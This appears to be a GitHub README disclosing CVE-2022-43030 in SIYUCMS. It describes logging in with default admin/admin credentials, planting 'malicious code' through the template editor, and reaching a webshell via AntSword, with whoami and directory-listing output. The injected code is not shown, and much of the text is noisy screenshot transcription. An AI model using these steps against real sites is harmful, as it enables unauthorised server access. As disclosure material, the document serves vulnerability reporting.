

main

...

## siyu / README.md



cai-niao98 Update README.md

History

1 contributor

15 lines (11 sloc) | 897 Bytes

...

# CVE-2022-43030

1、Log in to the website background with the default weak password (admin/admin)

The screenshot displays the SIYUCMS admin interface. On the left is a dark sidebar with a search bar and a navigation menu including: 系统管理, 权限管理, 数据管理, 模块管理, 栏目管理, 网站功能, 会员管理, 内容管理, and 实例演示. The main content area is titled '控制台' (Control Panel) and features a red warning banner: '请尽快修改后台初始密码!' (Please change the initial password of the backend as soon as possible!). Below the banner are two sections: '快捷方式' (Quick Actions) with icons for system settings, data backup, model management, column management, data synchronization, advertisement management, fragment management, and template management; and '数据统计' (Data Statistics) showing '1' pending updates and '0' weekly user registrations. A '系统信息' (System Information) table is also present, listing details such as website name, URL, operating system, ports, IP, environment, database, PHP version, and upload limit. On the right, '版本信息' (Version Information) shows the application version as SIYUCMS V6.8.12 LTS and the framework as ThinkPHP 6.0.12 LTS + AdminLTE. A '推荐' (Recommendation) section at the bottom right suggests the SIYUCMS development manual.

系统信息	
网站域名	101.35.54.137
网站目录	/www/wwwroot/101.35.54.13790/public
服务器操作系统	Linux
服务器端口	80
服务器IP	10.0.16.3
WEB运行环境	nginx/1.20.1
MySQL数据库版本	5.6.50-log
运行PHP版本	7.4.24
最大上传限制	50M

版本信息	
应用版本	SIYUCMS V6.8.12 LTS
基于框架	ThinkPHP 6.0.12 LTS + AdminLTE
获取授权	<a href="#">获取授权</a> <a href="#">联系我们</a>
SIYUCMS 开发手册	

推荐
<b>开发者</b>
SIYUCMS 基于 ThinkPHP 6.0.12 LTS + AdminLTE 3 开发，简单 / 易用 / 响应式 / 低门槛。
感谢每一位 SIYUCMS 开发者的辛勤成果，未经授权请勿将后台 Power 授权信息。
如果 SIYUCMS 有帮到您，欢迎打赏或点赞！ ...感谢您的支持！

## 2、Click System Management ->Template Management

SYUICMS

三 主导航 内容管理

admin

Search

主导航

系统管理

系统设置  
字典类型  
字典数据  
邮件配置  
短信配置  
模板管理  
插件管理  
权限管理  
数据库管理  
模块管理  
栏目管理  
网站功能  
会员管理  
内容管理  
实时预览

Close

插件管理

模板管理

模板管理 列表

html css js 删除文件

+新增

×删除

<input type="checkbox"/>	文件名称	目录	文件大小	更新时间	后缀
<input type="checkbox"/>	user_set.html	.template/default/index/html/user_set.html	6.45KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	user_register.html	.template/default/index/html/user_register.html	3.21KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	user_login.html	.template/default/index/html/user_login.html	2.93KB	2022-10-03 16:37:33	html
<input type="checkbox"/>	user_index.html	.template/default/index/html/user_index.html	1.99KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	team_show.html	.template/default/index/html/team_show.html	3.85KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	team_list.html	.template/default/index/html/team_list.html	4.1KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	tag.html	.template/default/index/html/tag.html	3.65KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	search.html	.template/default/index/html/search.html	3.71KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	product_show.html	.template/default/index/html/product_show.html	4.14KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	product_list.html	.template/default/index/html/product_list.html	7.48KB	2022-07-06 19:58:17	html
<input type="checkbox"/>	picture_show.html	.template/default/index/html/picture_show.html	3.85KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	picture_list.html	.template/default/index/html/picture_list.html	3.57KB	2022-07-06 18:21:08	html
<input type="checkbox"/>	page_list.html	.template/default/index/html/page_list.html	1.61KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	message_list.html	.template/default/index/html/message_list.html	6.16KB	2022-05-26 14:29:10	html

### 3、 Edit user\_Login file, writing malicious code

SIYUCMS

admin

Search

主导航

系统管理

系统设置

字典类型

字典数据

邮件配置

短信配置

模板管理

插件管理

权限管理

数据管理

模块管理

栏目管理

网站功能

会员管理

内容管理

实例演示

主导航

内容管理

模板管理

修改

index.html

HTML

CSS

JS

1897

</div>

1898

<div class="button bottom">

1899

< a href="{file.download}" class="button-default" target="\_blank">立即下载</a>

1900

</div>

1901

</div>

1902

</div>

1903

</div>

1904

</div>

1905

</div>

1906

</div>

1907

<div class="col-md-12 col-sm-12 text-center">

1908

< a href="{ipixata id=17" type="url"/}" class="button-default button-large">查看更多</a>

1909

</div>

1910

</div>

1911

</div>

1912

</div>

1913

</div>

1914

</div>

1915

</div>

1916

</div>

1917

</div>

1918

</div>

1919

</div>

1920

</div>

1921

</div>

1922

</div>

1923

</div>

1924

</div>

1925

</div>

1926

</div>

1927

</div>

1928

</div>

1929

</div>

1930

</div>

1931

</div>

1932

</div>

1933

</div>

1934

</div>

1935

</div>

1936

</div>

1937

</div>

1938

</div>

1939

</div>

1940

</div>

1941

</div>

1942

</div>

1943

</div>

1944

</div>

1945

</div>

1946

</div>

1947

</div>

1948

</div>

1949

</div>

1950

</div>

1951

</div>

1952

</div>

1953

</div>

1954

</div>

1955

</div>

1956

</div>

1957

</div>

1958

</div>

1959

</div>

1960

</div>

1961

</div>

1962

</div>

1963

</div>

1964

</div>

1965

</div>

1966

</div>

1967

</div>

1968

</div>

1969

</div>

1970

</div>

1971

</div>

1972

</div>

1973

</div>

1974

</div>

1975

</div>

1976

</div>

1977

</div>

1978

</div>

1979

</div>

1980

</div>

1981

</div>

1982

</div>

1983

</div>

1984

</div>

1985

</div>

1986

</div>

1987

</div>

1988

</div>

1989

</div>

1990

</div>

1991

</div>

1992

</div>

1993

</div>

1994

</div>

1995

</div>

1996

</div>

1997

</div>

1998

</div>

1999

</div>

2000

</div>

2001

</div>

2002

</div>

2003

</div>

2004

</div>

2005

</div>

2006

</div>

2007

</div>

2008

</div>

2009

</div>

2010

</div>

2011

</div>

2012

</div>

2013

</div>

2014

</div>

2015

</div>

2016

</div>

2017

</div>

2018

</div>

2019

</div>

2020

</div>

2021

</div>

2022

</div>

2023

</div>

2024

</div>

2025

</div>

2026

</div>

2027

</div>

2028

</div>

2029

</div>

2030

</div>

2031

</div>

2032

</div>

2033

</div>

2034

</div>

2035

</div>

2036

</div>

2037

</div>

2038

</div>

2039

</div>

2040

</div>

2041

</div>

2042

</div>

2043

</div>

2044

</div>

2045

</div>

2046

</div>

2047

</div>

2048

</div>

2049

</div>

2050

</div>

2051

</div>

2052

</div>

2053

</div>

2054

</div>

2055

</div>

2056

</div>

2057

</div>

2058

</div>

2059

</div>

2060

</div>

2061

</div>

2062

</div>

2063

</div>

2064

</div>

2065

</div>

2066

</div>

2067

</div>

2068

</div>

2069

</div>

2070

</div>

2071

</div>

2072

</div>

2073

</div>

2074

</div>

2075

</div>

2076

</div>

2077

</div>

2078

</div>

2079



</div>

2080

</div>

20

#### 4、 connect webshell



```
中国教育
AntSword
(*) 基础:
当前路径: /www/wwwroot/101.35.54.13790/public
磁盘列表: /
系统信息: Linux VM-16-3-centos 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64
当前用户: www
(*) 输入 aahelp 查
(www:/www/wwwroot/101.35.54.13790/public) $ cd /www/wwwroot/101.35.54.13790/public/
(www:/www/wwwroot/101.35.54.13790/public) $ whoami
www
(www:/www/wwwroot/101.35.54.13790/public) $ ls -al
total 52
drwxr-xr-x 6 www www 4096 Jul 6 15:03 .
drwxr-xr-x 11 www www 4096 Oct 3 16:58 ..
-rw-r--r-- 1 www www 220 May 26 14:29 .htaccess
-rw-r--r-- 1 root root 48 Jul 6 15:02 .user.ini
drwxr-xr-x 2 www www 4096 May 26 14:29 Data
-rwxr-xr-x 1 www www 4286 May 26 14:29 favicon.ico
-rwxr-xr-x 1 www www 969 May 26 14:29 index.php
-rwxr-xr-x 1 www www 24 May 26 14:29 robots.txt
-rwxr-xr-x 1 www www 736 May 26 14:29 router.php
drwxr-xr-x 5 www www 4096 May 26 14:29 static
drwxr-xr-x 3 www www 4096 May 26 14:29 template
drwxr-xr-x 7 www www 4096 May 26 16:10 uploads
(www:/www/wwwroot/101.35.54.13790/public) $
```